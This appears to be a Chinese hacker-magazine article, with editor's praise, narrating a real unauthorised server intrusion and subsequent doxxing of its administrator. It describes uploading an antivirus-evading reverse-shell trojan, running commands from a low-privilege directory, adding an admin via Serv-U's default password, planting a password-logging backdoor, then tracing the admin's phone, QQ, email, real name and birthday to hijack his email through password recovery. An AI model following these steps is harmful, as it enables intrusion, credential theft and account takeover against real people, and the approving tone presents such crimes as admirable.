现在想想，活着可真是好，没有人能够知道明天会发生什么，所以今天变得很重要，珍惜活着的机会，珍惜身边的人！

编辑点评：

很好的一篇社工的文章，不难看出作者的实力不一般，首先是心理素质，而后就是一些溢出工具及免杀的后门木马，这些工具起到了很大的作用。看了这篇文章，再看下以前的社工类文章，你会发现，本文中体现出的社工魅力才是最让人羡慕的。

渗透成功后的社会工程学初探

图 rabbitsafe

从本文你可以学到：

渗透过程中的信息收集和处理

亲爱的黑友们，大家好。首先感谢《黑客社会工程学攻击》，还要感谢这本书的作者，我从书中学到一些社会工程学的技巧和获取个人信息的方法，才有了这篇渗透成功后的社会工程学初探。这次社会工程学是在一次渗透拿到服务器权限后，为了得到管理员更多的信息而进行的，为了不影响管理员，因此，图片都做了处理，去掉了敏感信息，避免带来不必要的麻烦。下面，大家跟我一起，开始今天的故事吧。

一、渗透成功拿到权限

今天一上网，朋友就发给我一个webshell，让我帮他提权，拿到webshell后，我先上传了我的一句话海洋反弹小马，自己的马看着也舒服些，而且经过免杀处理，目前，没有被杀毒软件查杀。首先，查看“服务器组件探针”，组件“WScript.Shell”可以用，如图1。




图1

但是，不能直接执行命令，可能是2003系统，禁止everyone用户访问cmd.exe，如图2。

这些情况，很多新手朋友刚学提权都会碰到。现在，先看一下几个常见目录是否可以访问，例如：“c:\Documents and Settings\All Users\Documents”、“c:\RECYCLER”、“d:\RECYCLER”、“e:\RECYCLER”，如果服务器支持php，还可以看一下php安装目录，这些目录的权限都较低，everyone用户可以执行命令。这台服务器是默认配置，“c:\Documents and Settings\All Users\Documents”目录可以访问，还可以上传可执行程序，我上传了三个应用程序，分别是cmd.exe、net1.exe、netstat.exe，等会提权都用得上，这里我上传的是net1.exe，有些服务器装有安全程序，会防止net.exe程序执行，我碰到过几次这样的情况。接下来，我们点击“使用WScriptShell”，命令/参数填上“c:\Documents and Settings\All Users\Documents\net1.exe start”，点击“运行”，就可以执行命令了，如图3。




图2




图3

从图3中，我们可以得知服务器开了serv-u，而且还装了瑞星防火墙，并设置了tcp/ip端口限制，只允许21、25、110、1433、52742端口连接，远程桌面服务也删除了。下面，我们来看看，




图4

serv-u的默认管理口令管理员是否修改了。上传一个serv-u利用工具到“c:\Documents and Settings\All Users\Documents\”目录，然后直接加一个管理员用户，如图4。

从图4中，大家可以得知serv-u版本号是6.4，而且默认管理员口令没有修改，下面我们利用加的管理员登录服务器，从服务中可以看出远程桌面服务已经删除了，那管理员怎么管理服务器呢？从端口列表中，我们得知一个端口号52742，而且可以远程连接上，那管理员用什么软件管理服务器的呢？后来在“C:\Program Files”目录下发现了DameWare，马上下了一个迷你版的DameWare，默认端口是6129，我们连接的时候把端口修改成52742。但是新的问题又出现了，服务器被administrator用户锁定了，如果我用刚加的rabbitsafe用户登录服务器，管理员下次登录服务器就会发现。先不动，放个记录管理员登录口令的后门，弄到管理员口令再说。第二天，我查看记录管理员口令的文件，果然记录了管理员口令，口令是手机号码加三个特殊字符，并且我测试了数据库的sa用户口令，口令是手机号。就这样成功登录了服务器，跟朋友说了一声，交给我的任务算是成功完成了。

二、社工管理员

第三天，原以为事情到此就结束了，没想到朋友说管理员留了个文本文件到服务器上，内容大致是说，他是什么XXXXXX的，这台服务器是他和朋友一起管理的，如果我们不把他服务器上的后门、木马清除干净，他就叫他的XXXXX朋友来抓我们。我一想，真的假的啊，不管那么多，这段时间在看《黑客社会工程学攻击》的书，我们来社工一下管理员，看他到底是干什么的。

我前面已经记录了管理员的口令，口令是手机号加特殊字符，那个手机号应该是管理员的，先查下服务器ip是哪个地方的。http://www.ip138.com/上可以查询ip地址归属地和手机号码归属地，从中可以清楚知道，手机号和服务器都是北京的，在baidu和google上查询手机号，得到了管理员的qq号是53388***，如图5。




图5

他在北京开了一个做网站的公司，进入公司网站，得到管理员邮箱是vip_666****@163.com，通过支付宝一查，知道他真实姓名了，如图6。




图6

这跟公司介绍的王先生也是一致的。下面，我加了他qq，查看了他qq信息，他qq空间里有相册，还知道他是属狗，从年纪上看，应该是82年的，还知道生日是5月27日，和星座也对应，应该不是假的。马上去163邮箱用找回密码功能试一试，通过这些信息，进入了他邮箱的问题答案处，如图7。




图7

大家还记得前面网页里查找到的信息吗，有一个节假日咨询专线，很可能是他家的电话号码，试试看，提示密码成功找回，马上登录管理员邮箱，看看有没有什么重要资料，如图8。

